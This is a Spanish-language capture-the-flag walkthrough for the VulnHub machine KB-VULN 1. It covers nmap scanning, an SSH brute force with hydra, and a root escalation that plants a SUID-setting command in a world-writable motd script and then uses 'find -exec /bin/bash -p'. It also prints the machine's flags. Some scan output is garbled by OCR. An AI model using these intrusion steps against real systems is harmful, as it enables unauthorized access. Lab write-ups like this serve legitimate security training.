https://www.vulnhub.com/entry/kb-vuln-1,540/

sudo nmap -vvv -sS -sV -O 192.168.1.0/24


```
> sudo nmap -vvv -sS -sV -0 192.168.122.0/24
[sudo] password for zom:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 23:59 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 23:59
```

Saldrá una máquina con varios puestos abiertos

```
Nmap scan report for 192.168.122.4
Host is up, received arp-response (0.0061s latency).
Scanned at 2022-07-03 23:59:59 CEST for 30s
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 64 vsftpd 3.0.3
22/tcp open ssh syn-ack ttl 64 vsftpd 3.0.3
22/tcp open ssh syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:09:6B:FC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:

OS:SCAN(V=7.92%E=4%D=7/4%OT=21%CT=1%CU=39809%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=62C2117D%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10B%TT=Z%CI=Z%II=1%
OS:TS=A)OPS(01=MSB4ST11)NW7x02=MSB4ST11NW7x03=MSB4NNT11NW7x04=MSB4ST11NW7x05
OS:=MSB4ST11NW7x06=MSB4ST11)WTN (M1=FE88xW2=FE88xW4=FE88xW5=FE88xW6=E0S:FE88;W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0x0=MSB4NNSNW7xCC=Y%Q=)T1(R=Y%DF=Y*T=40%S=0%
OS:A=5+%F=AR8xD=0%Q=)T2(R=N)T3(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=AXA=Z%F=Rx0=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%CD=S)
OS:A=4-8A=Z%F=Rx0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%CD=S)
```

Entrar al servidor web desde el navegador, aparecerá una web normal



Analizar directorios ocultos con gobuster

gobuster dir -u 192.168.122.4 -w /usr/share/dirb/wordlists/common.txt

No aparece nada fuera de lo normal.

Ver código fuente del sitio web, saldrá un usuario llamado sysadmin

Usar hydra para hacer fuerza bruta al ssh de la máquina con el usuario sysadmin

Sudo hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt 192.168.122.4 ssh

```
ysudo hydra -l sysadmin -P /usr/share/wordlists/rockyou.txt 192.168.122.4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military on ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-04 07:49:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399 [DATA] attacking ssh://192.168.122.4:22/
[22][ssh] host: 192.168.122.4 login: sysadmin password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until ence [ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-04 07:49:35
```

Entar por ssh a la máquina usando el usuario sysadmin y la contraseña obtenida con hydra

Mostrar el contenido y leer el archivo user.txt, mostrará el flag del usuario

```
sysadmin@kb-server:~$ ls
ftp user.txt
sysadmin@kb-server:~$ cat user.txt
48a365b4ce1e322a55ae9017f3daf0c0
sysadmin@kb-server:~$
```

Ir al directorio ftp y mostrar el contenido

```
sysadmin@kb-server:~$ cd ftp
sysadmin@kb-server:~/ftp$ ls
sysadmin@kb-server:~/ftp$ ls -la
total 12
drwxrwxr-x 2 sysadmin sysadmin 4096 Aug 22 2020 .
drwxr-xr-x 5 sysadmin sysadmin 4096 Aug 22 2020 ..
-rw-r--r- 1 root root 54 Aug 22 2020 .bash_history
```

Leer el archivo .bash_history

```
sysadmin@kb-server:~/ftp$ cat .bash_history
exit
ls
cd /etc/update-motd.d/
ls
nano 00-header
exit
sysadmin@kb-server:~/ftp$
```

Ir al directorio /etc/update-motd.d/ y mostrar todo el contenido

```
sysadmin@kb-server:~/ftp$ cd /etc/update-motd.d/
sysadmin@kb-server:/etc/update-motd.d$ ls -la
total 16
drwxr-xr-x 3 root root 4096 Aug 22 2020 .
drwxr-xr-x 92 root root 4096 Jul 4 08:02 .
-rwxrwxrwx 1 root root 1017 Jul 4 12:54 00-header
drwxr-xr-x 2 root root 4096 Aug 22 2020 other
sysadmin@kb-server:/etc/update-motd.d$
```

Saldrá un archivo con todos los permisos, este controla el mensaje que aparece cada vez que se inicia una sesión por SSH

Editar el archivo /etc/update.motd.d/00-header y añadir al final:

sudo chmod u+s /usr/bin/find

Esto permitirá usar un comando que cambiará el usuario a root

```
# 51 Franklin Street, Fifth Floor, Boston, MA
[ -r /etc/lsb-release ] && . /etc/lsb-release
echo "\n\t\t\tWELCOME TO THE KB-SERVER\n"
sudo chmod u+s /usr/bin/find
```

Usar el comando para obtener acceso root: find . -exec /bin/bash -p \; -quit

```
sysadmin@kb-server:/etc/update-motd.d$ find . -exec /bin/bash -p \; -quit
bash-4.4#
```

Ir al directorio de root y leer el flag

```
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag
cat: flag: No such file or directory
bash-4.4# cat flag.txt
1eedddf9fff436e6648b5e51cb0d2ec7
bash-4.4# |
```

Flags

Usuario: 48a365b4ce1e322a55ae9017f3daf0c0 Root: 1eedddf9fff436e6648b5e51cb0d2ec7